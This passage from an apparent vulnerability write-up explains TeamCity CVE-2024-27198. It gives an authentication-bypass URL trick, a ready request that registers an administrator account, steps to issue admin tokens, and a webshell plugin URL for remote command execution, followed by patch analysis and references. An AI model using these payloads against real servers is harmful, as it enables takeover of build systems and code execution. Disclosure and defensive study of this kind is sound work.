


Figure 13. Checking the jspFromRequest parameter

Afterwards, you can see that ;.jsp has been deleted as the HTTP URL parameter segment of the path has been removed by the stripMatrixParams method.

³ HTTP URL Path Parameter: Also called Matrix Parameter, it is used to control the expression method of resources. You can write the parameter anywhere you want, not necessarily at the end of the path, e.g., <https://eqst.com/main:eqst=test/board;shieldus=test>.




Figure 14. Result of executing the stripMatrixParams method

Therefore, as a result of entering /app/rest/server;.jsp to bypass the verification logic, /app/rest/server can be accessed.



Figure 15. Checking authentication bypass using the payload

Step 3. Obtain administrator privileges

1) Register admin

If the vulnerability described above is exploited, it is possible to perform attacks on numerous endpoints within TeamCity, and attacks targeting the `/app/rest/users` path, which implements the REST API that performs user management, are particularly fatal.

`/app/rest/users` allows authorized users to perform user registration through POST requests. However, if the above vulnerability is used, it is possible to register any user without authentication. You can register any administrator account by sending the following request:

Payload	<code>http://192.168.102.74:8111/eqst?jsp=/app/rest/users;.jsp</code>
JSON Data	<code>{"username":"eqst", "password":"skshieldus", "email":"skshieldus.testster@sk.com", "roles":{"role":[{"roleId":"SYSTEM_ADMIN","scope":"g"}]}}</code>




Figure 16. Registering a random administrator account

You can check the result of transmitting the request payload and JSON data, and the administrator account arbitrarily registered in the Teamcity management menu.




Figure 17. Attack result

2) Issue access token

/app/rest/users/id:{id value}/tokens/{Token_name} is an API that issues a new access token. Since ID number 1 is the administrator registered in the initial setup, you can issue an administrator access token without authentication by sending the following payload:




Figure 18. Administrator access token issuance attack

The result of the attack can be checked in the token issuance status. It is possible to steal administrator privileges by entering the access token as the Authorization: Bearer header value and using it instead of the password.




Figure 19. Administrator access token issuance result

Step 4. Execute remote codes

1) Structure of the malicious TeamCity Plugin

In order to upload a TeamCity malicious plugin, it must have at least the following structure:




Figure 20. Structure of the malicious TeamCity Plugin

The plugin to be uploaded to TeamCity requires Teamcity-plugin.xml, which contains information about the plugin, in the root path of the zip file. The jsp file containing malware must be placed in the buildServerResources directory and made into a jar file.

2) Upload and execute malicious plugin upload

With the stolen administrator account, you can upload malicious plugins to be used for attacks through the Administration>Plugins>Upload plugin zip menu.




Figure 21. Malicious Plugin upload

After uploading a malicious plugin, you can run it by accessing the path `/plugins/{Plugin name}/{jsp file name}`. The malicious plugin used in the attack is JSP WebShell, and remote command execution is possible with the following attack payload:

```
http://{TeamCity_address}/plugins/{Plugin_name}/{jsp_file}?cmd={command}
```

The result of executing the `ls` command is as follows:




Figure 22. Result of executing a remote command

Countermeasure

After announcing CVE-2024-27198, JetBrains announced a response plan, i.e., updating to version 2023.11.4 with the vulnerability patch applied or, if not possible, applying the security patch plugin. However, it was confirmed that both methods are insufficient.

- URL: <https://blog.jetbrains.com/teamcity/2024/03/teamcity-2023-11-4-is-out/>

As version 2023.11.3 responded to vulnerabilities through privilege verification, the jsp parameters can be used as is. Therefore, paths for which access control is missing are still accessible. An example of an attack performed in version 2023.11.4 shown below.



Figure 23. Attack result

Then, the 2024.03 version of TeamCity was released around March. This version of TeamCity deleted the `updateViewIfRequestHasJspParameter` method.




Figure 24. Deleting the `updateViewIfRequestHasJspParameter` method

When the same attack payload as in Figure 23 is transmitted, the jsp parameter for the request is no longer processed, making attack impossible.




Figure 25. The jsp parameter that is not processed

Therefore, as the 2023.11.4 version of TeamCity has the possibility of additional attacks due to incomplete patches, it is recommended to patch it to the most recent version, 2024.03 TeamCity.

Product	Recommended version
JetBrains TeamCity	2024.03

■ Reference sites

- RFC2396 (<https://datatracker.ietf.org/doc/html/rfc2396>)
- IBM-What is a REST API? (<https://www.ibm.com/topics/rest-apis>)
- TeamCity Plugin Development Help (<https://plugins.jetbrains.com/docs/teamcity/plugins-packaging.html#Server-Side+Plugins>)
- The TeamCity Blog: TeamCity 2023.11.4 IsOut (<https://blog.jetbrains.com/teamcity/2024/03/teamcity-2023-11-4-is-out/>)
- The TeamCity Blog: Additional Critical Security Issues Affecting TeamCity On-Premises – Update to 2023.11.4 Now (<https://blog.jetbrains.com/teamcity/2024/03/additional-critical-security-issues-affecting-teamcity-on-premises-cve-2024-27198-and-cve-2024-27199-update-to-2023-11-4-now/>)
- Rapid7: CVE-2024-27198 and CVE-2024-27199: JetBrains TeamCity Multiple Authentication Bypass Vulnerabilities (FIXED) (<https://www.rapid7.com/blog/post/2024/03/04/etr-cve-2024-27198-and-cve-2024-27199-jetbrains-teamcity-multiple-authentication-bypass-vulnerabilities-fixed/>)
- TeamCity Vulnerability Exploits Lead to Jasmin Ransomware, Other Malware Types (https://www.trendmicro.com/en_us/research/24/c/teamcity-vulnerability-exploits-lead-to-jasmin-ransomware.html?utm_source=trendmicroresearch&utm_medium=smk&utm_campaign=032024_TeamCity)
- HTTP URL Path Parameter Syntax (<https://dorianataylor.com/policy/http-url-path-parameter-syntax>)